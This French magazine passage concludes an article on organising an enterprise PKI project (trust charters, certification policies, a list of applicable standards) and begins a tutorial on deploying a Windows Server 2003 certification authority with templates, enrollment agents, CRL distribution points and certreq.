Le seul moyen de minimiser les dérives est de rendre systémique le fonctionnement de la PKI. Là, il ne s'agit pas de technique (le pilote « recetté », les constituants logiciels de *Freak* sont fiables), mais d'organisation encore.

Si le pilote était relativement artisanal pour limiter les risques, maîtriser les évènements, analyser les « postmortem » d'erreurs/bogues et les corriger, la généralisation de *Freak* à l'ensemble de l'urbanisme doit respecter un plan qualité, un fonctionnement ronronnant (chaque intervenant utilise la méthode définie, pas la sienne propre perso !), et surtout indépendant des personnes : l'équipe projet doit pouvoir être débranchée sans risquer de perdre le patient...

Il y a donc une petite gestion de changement (formation, communication, accompagnement, etc.) pour passer un niveau de maturité organisationnel et arriver à cet objectif.

La montée en charge des opérations de certification se fait systématiquement par les canaux prévus et dans le respect des procédures définies. De toute façon, au « guichet d'enregistrement », le mot d'ordre est de refuser tout fonctionnement déviant. Les fiches profils pour ce poste-là et les autres (administrateur de l'AC, etc.) sont de toute façon strictes. Les pratiques sont contrôlées et les non-conformités corrigées, voire sanctionnées.

Interactions entre domaines de confiance tiers : le périmètre *Dehors*

La PKI *Freak* traite des segments internes des procédures dématérialisées du Groupe Pigeon, le périmètre nommé *Dedans*. Sur les frontières, nous avons vu qu'il y avait des ruptures des responsabilités patrimoniales. Ceci avait promu le choix de considérer *Dehors* hors périmètre de *Freak*.

Sur cette zone « *Dehors* », des certificats qualifiés [5] sont utilisés par des personnes physiques pour signer les enregistrements pivots (fichiers XML à données incorporées) correspondant aux échanges à valeurs probantes : commandes, factures, bons de livraisons, etc.

Sans trop rentrer dans les détails, ces fiches dématérialisées sont considérées comme des pièces probantes par et pour le Groupe Pigeon. Les contraintes à supporter sont relativement lourdes : archivage avec, selon les besoins, notarisation (attention : pente glissante) et horodatage (RFC3160).

Aussi, l'interaction entre domaines de confiance tiers doit être rigoureusement traitée. Sur le plan juridique (cf liste des besoins fonctionnels), un grand nombre de possibilités sont à explorer avant de s'acharner sur des réponses techniques. Par conséquent, les interactions entre domaines de confiance vont impliquer des accords cadres et des contrats entre partenaires interconnectant leurs SI à celui du Groupe Pigeon ou accédant au SI du Groupe.

Les contrats ne précisent pas les caractéristiques techniques garantissant l'interopérabilité, notamment des systèmes de certification des différents domaines. C'est la raison pour laquelle, plutôt que de pondre un mouton à cinq pattes techniques, il est préférable de s'entendre sur une charte encadrant les démarches de certification. C'est juste décaler les problèmes sur des dimensions

plus faciles à traiter : pour faire simple il va « suffire » de rendre les Politiques de Certification compatibles avec la charte.

Par effet transitif, les Politiques de Certification devraient être compatibles entre elles sous condition d'interfaces, de chemins de certification, de schémas standards, etc. Attention, ce genre de chose du type « yakafokon » est assez délicate, implique du monde, des approches et des techniques différentes, des intérêts pas forcément convergents, en plus de quelques détails juridiques. Bref, un joli morceau de complexité agrémenté d'une dose de risque projet qu'il vaut mieux éviter de négliger.

Fort de cet éclairage, le Groupe Pigeon opte pour la solution évaluée la plus simple par rapport au contexte et qui plaît pour diverses raisons aux stratèges du Groupe : cette histoire de charte et de nécessité d'interopérabilité va contribuer à cristalliser l'influence de donneur d'ordre de l'entreprise étendue sur sa chaîne de valeur (cf « Décor »).

Concrètement et très schématiquement, le résultat souhaité par le Groupe Pigeon est une présentation par chacune des parties des formulaires scellés (il faut toujours pouvoir ressortir un exemplaire du papier...) :

- certifiés par un tiers de confiance commun ;
- vérifiables indépendamment par chacune des parties, comme par un tiers officiel dans le cadre d'expertises ou d'instructions d'affaires ;
- archivés, comme toute pièce probante, dans le respect des réglementations correspondant à la nature des documents / enregistrements dématérialisés.

« Le réglementaire » : quelques documents officiels

La conséquence directe de ce type d'approche pour le Groupe Pigeon se traduit par la mise en œuvre de documents qui encadrent contractuellement la relation :

1. Chartes de confiance : Elles fixent quelques règles de « bonne conduite », pour favoriser les possibilités d'interopérabilité des mécanismes de certification et de contrôle, quel que soit le besoin adressé.
2. Accords cadres : Ils régulent beaucoup plus précisément les modalités de réalisation de l'interopérabilité.
3. Contrats : Ces documents à forte valeur juridique engagent la responsabilité des structures partenaires dans le respect de règles précises de certification (règles de gestion de certificats, formats, pratiques SSI, etc.) pour l'interconnexion de SI dans le but d'échanger des pièces probantes.
4. Politiques de Certification (PC) : Ce document décrit l'ensemble des règles qui définissent le type d'applications auxquelles un certificat est adapté.
5. Déclaration des Pratiques de Certification (DPC) : Il donne l'ensemble des spécifications qu'il est nécessaire de renseigner pour décrire une PC en termes de responsabilités (légales, juridiques et financières), de fonctionnalités et d'administration.

Complétant intimement la Politique de Certification, le formalisme de la Déclaration des Pratiques est normalisé par l'IETF, RFC3647 « *Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework* ».

En conclusion

Nous avons décrit schématiquement et très caricaturalement la structuration d'un projet de PKI pour une entreprise (1). Partant des enjeux, différents niveaux de compréhension des besoins sont apparus. Respectant un déroulement méthodologique globalement standard, les différentes phases de pré-études, de conception et de réalisation ont été abordées pour les dimensions juridiques et techniques avec un certain appui sur les aspects organisationnels.

Pour appréhender le résultat produit, rappelons-nous les objectifs qui étaient fixés au projet :

1. la qualification de la couverture réglementaire de la PKI par rapport aux besoins et obligations d'informations et de communications, et accessoirement l'intérêt managérial ;
2. la fourniture technique des certificats (qualifiés ou non) correspondants aux besoins.

L'analyse *a posteriori* de la réalisation permet de répondre positivement aux deux points :

- Sans entrer dans la réglementation (laquelle sera traitée par ailleurs dans la rubrique *Droit* d'un prochain numéro de MISC), nous avons néanmoins essayé de délimiter et qualifier différentes grandes masses. Certaines présentent quelques intérêts économiques et managériaux. En passant très rapidement sur des aspects pratiques, nous avons pu évoquer (de très loin seulement, malheureusement) différents documents importants comme les Chartes, la Politique de Certification et la Déclaration de Pratiques, etc. Le sujet étant de suite vaste et profond, nous avons brossé sans rentrer dans aucun détail, quelques questions à se poser en matière de responsabilité, déclinées dans l'organisation via les délégations.
- Cet article ne vous fournit pas de certificats (qualifiés ou non). En revanche, nous avons essayé de voir comment amener le service de certification produit par le projet *Freak* à un niveau de fonctionnement fiabilisé et industrialisé, qui réponde au besoin du Groupe Pigeon, en essayant de toujours garder un œil sur le tryptique « qualité, coût, délais ».

Un projet PKI est complexe. Il n'est pas compliqué. Alors, autant limiter les efforts à des dimensions maîtrisables. Il sera toujours possible d'interconnecter des domaines initialement séparés (appelons ça travailler par tranches, par lots ou par parcelles : ça reste une forme d'urbanisme)... à moins que vous ayez des budgets à flamber !

Dans ce cas, une dernière chose : pourquoi pas investir dans une activité à potentiel ? Inventant de toute pièce cette histoire de tourte au poulet, il y aurait peut-être une idée à creuser pour redynamiser équitablement nos campagnes... ou soutenir le développement des *toolkits* (sous GPL bien sûr), aujourd'hui indispensables pour la génération de systèmes de certification industriels.

Normes et standards applicables*

Standards de représentation

> ITU-T Recommendation X.680 | ISO/IEC 8824-1, "Information technology - Abstract Syntax Notation One (ASN.1) : Specification of basic notation", 1997

> ITU-T Recommendation X.690 | ISO/IEC 8825-1, "Information Technology - ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER)", 1997

> ITU-T(ex-CCITT) Recommendation X.208, "Specification of Abstract Syntax Notation One (ASN.1)", 1988

Certificats

> ITU-T Recommendation X.509 | ISO/IEC 9594-8, "Information technology - Open Systems Interconnection - The Directory: Authentication framework" - version 3, 1997

> Draft X509v4 – "Public Key and Attribute Certificate Frameworks", 2000 (en cours)

> RFC2510 – "Internet X.509 Public Key Infrastructure. Certificate Management Protocols", 1999.

> RFC2459 – "Internet X.509 Public Key Infrastructure. Certificate and CRL Profile", 1999

> RFC3739 – "Internet X.509 Public Key Infrastructure: Qualified Certificates Profile", 2004

> RFC2528 – "Internet X.509 Public Key Infrastructure Representation of Key Exchange Algorithm (KEA) Keys in Internet X.509 Public Key Infrastructure Certificates", 1999

Tierces parties de confiance, contrôles

> ISO/IEC 10181-4, "Information Technology - Open Systems Interconnection - Security frameworks for open systems : Non-repudiation framework", 1997

> ISO/IEC-18014, "Information Technology - Security Techniques - Time Stamping Services", 2000

> RFC3160 – "Internet X.509 Public Key Infrastructure Time-Stamp Protocol (TSP)", 2001

> RFC2560 – "X.509 Internet Public Key Infrastructure. Online Certificate Status Protocol – OCSP", 1999.

> RFC3647 – "Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework", 2003

> RFC3280 – "Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile", 2002

> RFC3279 – "Algorithms and Identifiers for the Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile", 2002

> RFC3029 – « Internet X.509 Public Key Infrastructure Data Validation and Certification Server Protocols », 2001

Standards cryptographiques à clefs publiques

> PKCS#1/RFC2437 – "RSA Cryptography Standard, Version 2.0", 1998

> PKCS#5 – "Password-Based Cryptography Standard, Version 2.0", 1999

> PKCS#6 – "PKCS#6: Extended-Certificate Syntax Standard, Version 1.5", 1993

> PKCS#7/RFC2315 – "Cryptographic Message Syntax, Version 1.5", 1998

> PKCS#8 – "Private-Key Information Syntax Standard, Version 1.2", 1993

> PKCS#9 – "Selected Object Classes and Attribute Types, Version 2.0", 2000

> PKCS#10/RFC2314 – "Certification Request Syntax Standard, Version 1.7", 2000

> PKCS#11 – "Cryptographic Token Interface Standard, Version 2.10", 1999

> PCKS#12 – "Personal Information Exchange Syntax, Version 1.0", 1999

> PKCS#15 – "Cryptographic Token Information Syntax Standard, Version 1.1", 2000

> RFC2630 – "Cryptographic Message Syntax", 1999

Stockage

> RFC1777 – "Lightweight Directory Access Protocol", 1995

> RFC2251 – "Lightweight Directory Access Protocol (v3)", 1997

> RFC2259 – "Internet X.509 Public Key Infrastructure. Operational Protocols - LDAPv2", 1999

> RFC2585 – "X.509 Internet Public Key Infrastructure. Operational Protocols: FTP and HTTP", 1999

> RFC2587 – "Internet X.509 Public Key Infrastructure. LDAPv2 Schema", 1999.

Services d'authentification et de sécurité

> RFC2025 - "The Simple Public-Key GSS-API Mechanism (SPKM) ", 1996

> RFC2246 - "The TLS Protocol, Version 1.0", 1999

> RFC2743 - "Generic Security Service Application Program Interface. Version 2, Update 1", 2000.

Types de données MIME

> RFC2045 - "Multipurpose Internet Mail Extensions. Part One: Format of Internet Message Bodies", 1996

> RFC2046 - "Multipurpose Internet Mail Extensions. Part Two: Media Types", 1996

> RFC2047 - "Multipurpose Internet Mail Extensions. Part Three: Message Header Extensions for Non-ASCII Text", 1996

> RFC2048 - "Multipurpose Internet Mail Extensions. Part Four: Registration Procedures", 1996

> RFC2049 - "Multipurpose Internet Mail Extensions. Part Five: Conformance Criteria and Examples", 1996

*Cette liste n'est pas exhaustive : elle ne présente que les principales références.

Mise en place d'une infrastructure PKI sous Windows Server 2003

La société Pigeons SA souhaite implémenter une infrastructure PKI pilote au sein d'un de ses départements avant d'envisager un déploiement à plus grande échelle. Le parc informatique du département de l'équipe Marketing a été désigné pour mener cette expérience. Il se compose de postes clients XP groupés au sein d'un domaine (appelé temporairement PKI2003) dont les contrôleurs ont migré récemment vers Windows Server 2003. La direction informatique de Pigeons SA a vu en cette migration réussie une occasion de s'intéresser à la mise en place de la PKI Microsoft, qui a subi de considérables évolutions depuis Windows 2003.

Une étude menée au préalable a fini de convaincre la direction, et les axes suivants ont été définis :

- Une autorité racine a déjà été mise en place, et sécurisée hors ligne via l'utilisation d'un boîtier HSM (*High Security module*) : il s'agit d'un boîtier offrant une génération de clés cryptographiques au niveau matériel, ainsi que leur stockage sécurisé.
- Les utilisateurs du système d'information ont les besoins suivants :
  - Échange de mails sécurisé (PigSecMail) : la confidentialité des messages ainsi que leur authenticité doit être assurée de bout en bout.
  - Chiffrement de fichiers (PigCrypt) : des documents confidentiels ont besoin d'être chiffrés pour usage personnel, ou encore chiffrés à destination d'autres personnes.
  - Authentification forte pour le *logon* (PigSmartCardLogon) : le traditionnel login/password est remplacé par l'utilisation d'un *token* USB. Cela s'appliquera à la fois à l'authentification auprès d'un contrôleur de domaine et aux accès distants à des répertoires.
- Toutes les requêtes de certificat doivent être signées par un agent d'enregistrement, matérialisé par un compte de service particulier, PKI2003\PigAgent.
- Les autres détails, plus spécifiques, seront présentés au fur et à mesure de la mise en place.

Nous détaillerons deux points de vue : celui du gestionnaire et celui de l'utilisateur final.

Le point de vue du gestionnaire de la PKI

Les templates, modèles de certificats

Suivant leurs utilisations, caractéristiques cryptographiques, et politique d'émission, les certificats X509 sont regroupés pour former des familles symbolisées par un modèle : il s'agit de la notion de *template*.

Les templates se présentent sous la forme d'objets stockés dans Active Directory (au niveau de l'entrée LDAP CN=Certificate templates, CN=Public Key Services, CN=Services), et de ce fait, ne sont utilisables que par une AC de type entreprise. Il est possible de gérer centralement l'ensemble des templates, grâce à un *snap-in* MMC du même nom.

Un template permet de contrôler :

- la période de validité du certificat émis, et la période de renouvellement (i.e. le moment où le renouvellement devra être effectué avant la date d'expiration) ;
- les extensions X509 v3 associées aux certificats qui sont émis, dont notamment les utilisations de la clé ;
- la taille minimum de la clé publique, la possibilité d'exporter la clé privée, le choix du CSP (*Cryptographic Service Provider*) impliqué dans les opérations cryptographiques, l'utilisation de base de la clé (signature, chiffrement, ou les deux) ;
- des paramètres liés à la politique d'émission, dont la définition des conditions à vérifier avant d'émettre un certificat : des signatures particulières au niveau de la requête, des exigences sur la construction du *subject name* (et *alternate name*) ;
- les droits associés au template, pour permettre à un utilisateur d'accéder au contenu du template, de le modifier, mais aussi et surtout pour demander un certificat fondé sur ce template (selon un modèle discrétionnaire, droit Enroll sur l'objet template) ;
- le concept de template *superseded* : en cas de mise à jour, on est capable d'impacter la mise à jour de tous les templates fils, en définissant un template père de type « superseded ». Ce mécanisme a l'avantage d'assurer la cohabitation d'un ensemble de certificats ne pouvant être raisonnablement redéployés pendant une certaine période. L'aplatissement (le déploiement fondé sur le template « superseded ») s'effectuera alors lors du renouvellement (il est néanmoins possible de forcer le « ré-enrollment »).

Les templates préexistants ont été définis selon des utilisations classiques des certificats X509 : vous trouverez ainsi des templates prédéfinis tels que Web Certificate Server (utilisé pour l'authentification SSL côté serveur), Secure E-Mail (signature et chiffrement de messages électroniques), IPSec, Workstation Authentication (authentification des machines). Si vous observez le

Anthony Francomme
Ingénieur E&D sécurité
Atos Origin Systems Integration
anthony.francomme@atosorigin.com

contenu du snap-in « Certificate Templates », certains modèles de certificat apparaissent en grisé. Il s'agit de templates de version 1, hérités de la PKI de Windows 2000,qui ne sont pas éditables tels quels. Une solution à ce problème consiste à dupliquer un template de version 1 pour en obtenir un de version 2 : un template de ce type est alors entièrement personnalisable.

Architecture de certification


L'architecture choisie par la société Pigeons SA est une organisation hiérarchique, à deux niveaux. Néanmoins, l'autorité de certification racine n'étant pas à notre charge, il a été prévu d'installer une autorité de certification fille, que nous appellerons `pkicae`.

Pour commencer, il existe sur une machine Windows 2003 Server deux possibilités de promotion en un serveur de certificats (équivalent à une AC) :

- le mode *standalone* : celui-ci correspond classiquement aux autorités hors ligne, de haut niveau (racine). Une autorité hors ligne est utilisée pour certifier les clés publiques des autorités inférieures dans la hiérarchie. En tant qu'élément critique de la sécurité, il est conseillé de déconnecter l'autorité racine de tout réseau ou raccordement : c'est la mise hors ligne. Les données relatives à l'infrastructure de la PKI sont alors stockées localement. L'autorité racine de Pigeons SA a justement été configurée dans ce mode. Nous la mettrons hors ligne une fois effectuée la certification de la clé publique de l'autorité `pkicae` ;
- le mode *entreprise* : plus intéressant dans le contexte étudié, ce mode tire ses avantages de l'utilisation d'Active Directory en tant que base de stockage et base de configuration de l'infrastructure PKI. Il est alors possible de profiter de l'organisation en domaine pour gérer efficacement la PKI (en regroupant les objets par OU et en délégant leur administration) et diffuser des éléments grâce aux services d'annuaire inhérents à Active Directory. Au vu de l'organisation en domaine Windows 2003 pré-existante, cette solution s'impose d'elle même.

L'installation du composant PKI Certificate Services est détaillée dans [1]. On y précise notamment le type de l'AC (entreprise et en ligne) et un répertoire de base pour le stockage d'éléments constitutifs de l'AC. Notez que si un serveur IIS est présent, un groupe de pages ASP, regroupées sous le nom « Certificate Web Services », est installé et donne la possibilité d'effectuer des demandes de certificat, des téléchargements de CRLs et d'autres opérations en accédant à l'adresse **http://pkicae/certsrv**. Avant que le certificat de `pkicae` ne puisse être valide, nous devons obtenir sa signature par l'autorité racine. A l'installation de `pkicae`, un fichier portant l'extension `.req` a été créé, matérialisant la demande de certification émise par `pkicae` à destination de l'autorité racine. Ce fichier peut être importé au sein du conteneur « Pending Requests » de l'AC racine (cf. figure 1), et la requête est validée manuellement (clic droit/Issue). Le certificat de l'AC signé ainsi obtenu est installé sur `pkicae` grâce au choix « install CA certificate » depuis les

Figure 1 Le snap-in Certification Authority



Il existe 5 conteneurs, correspondants respectivement aux certificats qui ont été révoqués, émis, dont les demandes sont en attente, dont les demandes ont échoué, et enfin les templates supportés par l'AC (il s'agit de modèles de certificats présentés ci-après).


propriétés de `pkicae`. Notre autorité est alors prête à émettre des certificats à destination des utilisateurs du domaine PKI2003.

Considérons à présent la configuration de l'autorité proprement dite, qui s'effectue depuis le snap-in présenté figure 1. Depuis les propriétés de l'AC, nous contrôlons un ensemble de paramètres : les politiques liées à la réception des demandes, à l'émission de certificats, les points de distributions des CRLs, les droits de demande de certificat, le type d'évènements à auditer, et la publication.


Note

L'administration de `pkicae` peut s'effectuer au travers de rôles Common Criteria [2]. Ils sont au nombre de quatre : le gestionnaire de l'AC, le gestionnaire de certificats, l'auditeur, et l'opérateur de sauvegarde. La séparation des rôles s'active grâce à la commande : Certutil -setreg CA\RoleSeparationEnabled 1.


Il nous faut dans un premier temps donner la possibilité aux utilisateurs de PKI2003 de demander des certificats par l'intermédiaire de l'agent d'enregistrement. Il est important de noter que les utilisateurs ne doivent pas effectuer de demande directe, un *workflow* ayant été imposé. Nous positionnons dans un premier temps la permission sur l'élément « Request Certificate » pour le compte associé à l'agent d'enregistrement, soit le compte `pki2003\pigAgent` (depuis l'onglet présenté figure 2, nous ajoutons le compte en positionnant le droit de demande et retirons à tous les autres groupes le droit de demander des certificats), ainsi que le droit « Enroll » sur le template `pigCrypt` pour ce même compte. L'agent d'enregistrement est maintenant autorisé à effectuer des demandes de certificats de chiffrement, qui correspondent aux requêtes initiales émises par les utilisateurs et signées par l'agent. Il est important de noter que seules les requêtes initiales sont signées par les agents d'enregistrement, mais pas les demandes de




Les droits définis depuis l'autorité de certification



Politique de validation par signature des demandes



Points de distribution des CRLs



Extensions X509 v3

renouvellement. Ces dernières sont signées par le certificat de l'utilisateur qu'il souhaite renouveler. Le droit de renouvellement est accordé aux utilisateurs en positionnant également, pour le groupe « Domain Users », le droit « Enroll » sur PigCrypt, ainsi que le droit « Request Certificates » au niveau de l'onglet Security de l'AC. Les utilisateurs du domaine ayant alors été armés des mêmes droits que `pigAgent`, il est légitime de se demander ce qui les empêche de court-circuiter l'agent pour demander des certificats. Voici la réponse.

Nous savons que chaque requête de certificat doit être signée par l'agent d'enregistrement : nous définissons alors une politique d'émission, depuis le template qui nous sert d'exemple, PigCrypt (certificat pour le chiffrement de fichiers). La figure 3 illustre l'opération : un certificat n'est émis qu'à la condition d'avoir eu sa demande signée par un certificat possédant l'utilisation « Certificate Request Agent ». C'est la définition de cette politique d'émission qui empêche les utilisateurs d'effectuer des demandes directes, celles-ci étant rejetées en l'absence de signature d'un agent d'enregistrement. Enfin, nous donnons le droit « Enroll » sur le template PigEnrollAgent (template dupliqué de « Enrollment Agent » de version 1) au compte `pigAgent` : il est ainsi le seul à posséder un certificat permettant la signature de requêtes.

Définition des points de distribution

En dehors des certificats, notre autorité de certification publie deux types éléments :

- les listes de révocation (représentées par les points de distribution des CRLs, appelés CDP (*CRL Distribution Points*) ;
- son propre certificat (représenté comme une information de type AIA).

Les points de distribution sont définissables au travers d'une URL, qu'elle soit LDAP (un annuaire autre qu'Active Directory peut être utilisé), HTTP, de type file:// ou à l'aide d'un chemin fichier, depuis l'onglet extensions. Nous contrôlons notamment (fig. 4) le lieu, le type de liste de révocation (de base ou delta, cf l'article d'introduction dans ce même dossier), l'inclusion d'éventuels CDP au sein même des CRLs. Les lieux de publications des CRLs (mais également des AIA) sont automatiquement insérés lors de l'émission des certificats, dans l'extension CRL DistributionPoints. Enfin, l'extension Refresh CRL définit la localisation des delta-CRLs, information d'importance pour les applications qui manipulent des certificats x509. Quant à l'intervalle de temps pour la publication des CRLs, il est configurable depuis le registre, la clé étant HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\pkicae\CRLperiod.

Définition de l'audit

L'audit se définit au travers de l'onglet éponyme (depuis les propriétés de l'AC), et l'ensemble des opérations est consigné dans le journal d'évènements, section sécurité. Il existe plusieurs types d'évènements sur lesquels activer l'audit, comme les opérations d'acceptation, de rejet de demande de certificats, ou encore les changements de configuration de l'autorité de certification.

Validation des demandes de certificats

Afin de déterminer si un certificat peut être émis suite à une requête reçue, l'autorité de certification suit une politique de validation, qui comprend deux éléments :

- le respect de la politique d'émission, que nous avons configurée depuis les templates d'une part (la partie agent d'enregistrement), à laquelle nous ajoutons la construction du sujet vers lequel le certificat doit être émis. En effet, tout élément manquant à la construction du champ « Subject Name » (représentant l'extension X509 « Subject Alternate Name », voir l'article d'introduction dans ce numéro) entraînera le refus de la requête par le module chargé de la validation, appelé « Policy Module » ;
- le mode de validation : il s'agit de préciser si la validation s'appuie sur le respect de la politique d'émission et la construction correcte du nom du sujet, ou si elle est réalisée par validation manuelle d'un gestionnaire de certificats.

La publication

La publication des certificats, ainsi que des listes de révocation est une opération à la charge d'un composant Microsoft appelé Exit Module. L'Exit module par défaut d'une AC de type entreprise effectue une publication des certificats et des CRLs dans Active

Directory. Il est possible grâce à l'API que propose Microsoft de développer son propre Exit module (au moyen de l'interface ICertExit), adapté à notre environnement. Notons de plus que l'Exit Module par défaut inclut un système de notification par mail, configurable depuis le registre. (clé HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\pkicae\ExitModules\CertificateAuthority_MicrosoftDefault.Exit\SMTP\SMTP Server).

Le certificat de l'autorité racine peut être déployé à l'aide d'une stratégie GPO (*Group Policy Object* : ce type de stratégie permet d'appliquer un ensemble de paramètres à un groupe d'utilisateurs ou de machines depuis Active Directory).

De plus, lors de la connexion sur un domaine, les certificats des autorités de type entreprise sont automatiquement téléchargés sur le poste local. De cette façon, la chaîne d'autorités de confiance accompagnant un certificat est vérifiable localement.

La modification des extensions depuis les templates

Des trois utilisations définies précédemment, nous nous focalisons sur le template PigCrypt, la démarche étant identique pour la création des autres modèles de certificats. Nous commençons par dupliquer le template de type USER (qui, étant un template de version 1, apparaît en grisé et n'est pas modifiable) pour obtenir un template de version 2. Une fois le template modifié selon nos souhaits, nous l'ajoutons au conteneur `templates` de la figure 1.

Dans l'onglet général (clic droit/propriétés sur le template PigCrypt), nous précisons la durée de vie et la durée de renouvellement. Notons au passage que le comportement par défaut de l'Exit module en ce qui concerne la publication est en réalité régi par la possibilité de publication configurable depuis cet onglet.

En ce qui concerne les extensions (fig. 5), il n'est pas possible d'étendre les certificats de façon personnalisée depuis les interfaces d'administration, du moins sans développement spécifique utilisant la CryptoAPI : il nous est simplement possible de modifier celles proposées, et de les rendre critiques (je rappelle qu'alors dans ce cas, les applications qui examinent le certificat et ne connaissent pas l'extension invalidant le certificat). Certaines extensions sont ajoutées à la volée par l'autorité de certification comme les points de distribution CRL, au travers du champ `crlDistributionPoints`.

Conditions de formation du subject name

Il est possible d'imposer un certain nombre de conditions sur la construction du *subject name* (depuis l'onglet du même nom). Je le rappelle, si l'une des informations ne peut être récupérée, le Policy Module de l'autorité de certification refuse la demande de certificat. Remarquons que l'UPN (*User Principal Name*) doit être utilisé pour notre template PigSmarCardlogon : ce nom UPN, de la forme user@domain, réalise la correspondance token USB/compte de domaine. Par ailleurs, pour notre template PigCrypt, nous imposons qu'une adresse e-mail soit associée au compte Active Directory du demandeur, ce qui est le cas dans l'architecture du domaine PKI2003.

Notons enfin que des paramètres plus généraux, comme la taille des clés utilisées et le choix des CSP peuvent s'effectuer grâce à l'onglet « Request Handling ».

Le point de vue de l'utilisateur de la PKI

Enrollment : demande et installation des certificats

Les interfaces d'*enrollment* sont multiples, et permettent de réaliser les opérations de demande de certificat, de renouvellement, ainsi que l'installation des certificats émis. Sont ainsi disponibles :

- Le composant Web Certificate Services, installé sous forme de pages ASP sur un serveur IIS, accessibles depuis l'adresse **http://pkicae/certsrv** ;
- La console MMC, au travers du snap-in « Certificats » ;
- L'interface en ligne de commande avec `certreq` (binaire situé dans le fichier `adminpak.msi`). Voici à titre d'exemple la façon dont se déroule la demande du certificat d'agent d'enregistrement. pigAgent effectue sa demande par l'utilisateur pigAgent (ce certificat lui permettra de signer les demandes des utilisateurs) :
  - un fichier de configuration, d'extension `.inf`, contient les paramètres de notre requête :

```
[New Request]

Subject = "CN=pigAgent,CN=administrators,CN=pki2003,CN=com"
KeyLength = 1024
ProviderName="Microsoft Enhanced Cryptographic Provider 1.0"
RequesterName = pki2003\pigAgent
RequestType = PKCS10

[Request Attributes]

Certificate Template = PigEnrollAgent
```

Une fois le fichier `config.inf` créé, nous formons notre requête, à l'aide de la commande `certreq -new config.inf pigAgrequest.req` ;

- Nous tapons ensuite `certreq -submit pigAgrequest.req` pour soumettre notre demande à l'autorité de certification concernée. Lorsque plusieurs ACs sont disponibles, un *popup* permet de préciser à l'utilisateur l'AC destinatrice. Au retour de la commande, l'état de la requête (rejetée, acceptée, certificat émis) nous est renvoyé. Il y a alors deux cas de figure : si la validation des requêtes se base sur les éléments du template (voir partie « Validation des demandes de certificats »), on passe à l'installation du certificat (voir la dernière étape). Sinon, dans le cas où la validation est effectuée manuellement par un gestionnaire de certificats, nous récupérons l'identifiant de la requête renvoyé sur l'invite de commandes (appelons le pigID) par la commande `certreq -submit` et nous passons à la suite ;
- Nous tapons ensuite, toujours depuis notre invite de commandes, `certreq -retrieve pigID`, qui affiche un popup demandant de préciser le fichier dans lequel sera contenu le certificat émis ;
- La dernière étape est celle de l'installation. Elle consiste à lancer `certreq -accept`. Il est alors demandé à l'utilisateur de préciser le fichier du certificat à installer. Dans notre cas, le certificat d'agent d'enregistrement est alors placé

automatiquement dans le magasin personnel (ce qui matérialise l'installation) de l'utilisateur pigAgent.

- L'autoenrollment : il s'agit d'une fonctionnalité qui rend les opérations d'enrôlement et de renouvellement entièrement transparentes pour un utilisateur ou une machine. Cela est rendu possible grâce à l'interrogation du processus Winlogon d'une éventuelle stratégie de groupe d'auto-enrollment définie au niveau d'une OU, d'un domaine ou d'une forêt ;
- CryptoAPI (API logicielle), CAPICOM (API basée sur des objets COM, *Component Objet Model*, rendant l'utilisation de la CryptoAPI plus simple) : Microsoft propose une API complète pour réaliser toutes les opérations liées au cycle de vie des certificats [3], et complète les quelques manques de la solution « out of the box ».

Notons qu'aucun mécanisme crédible de signature des demandes de certificat n'est offert avec les outils fournis, obligeant l'architecte à recourir à un développement spécifique utilisant la CryptoAPI, ou à utiliser une solution tierce de gestion de tokens.

Gestion du cycle de vie côté utilisateur

Les certificats sont gérés localement via l'utilisation de magasins (*stores*), qui séparent en catégories de stockage un ensemble de certificats. La vue par défaut proposée par le snap-in MMC certificates est la vue logique. Les principaux conteneurs (fig. 6) sont (une liste complète est disponible en [4]) :

- le magasin personnel pour les certificats des applications et du système ;
- le magasin contentant les certificats des autorités racines de confiance ;
- le magasin destiné aux certificats des autorités de confiance intermédiaires ;
- le magasin Objet Utilisateur Active Directory, contenant les certificats qui sont émis par défaut à destination des Directory Services du contrôleur de domaine (comportement par défaut de l'Exit module).

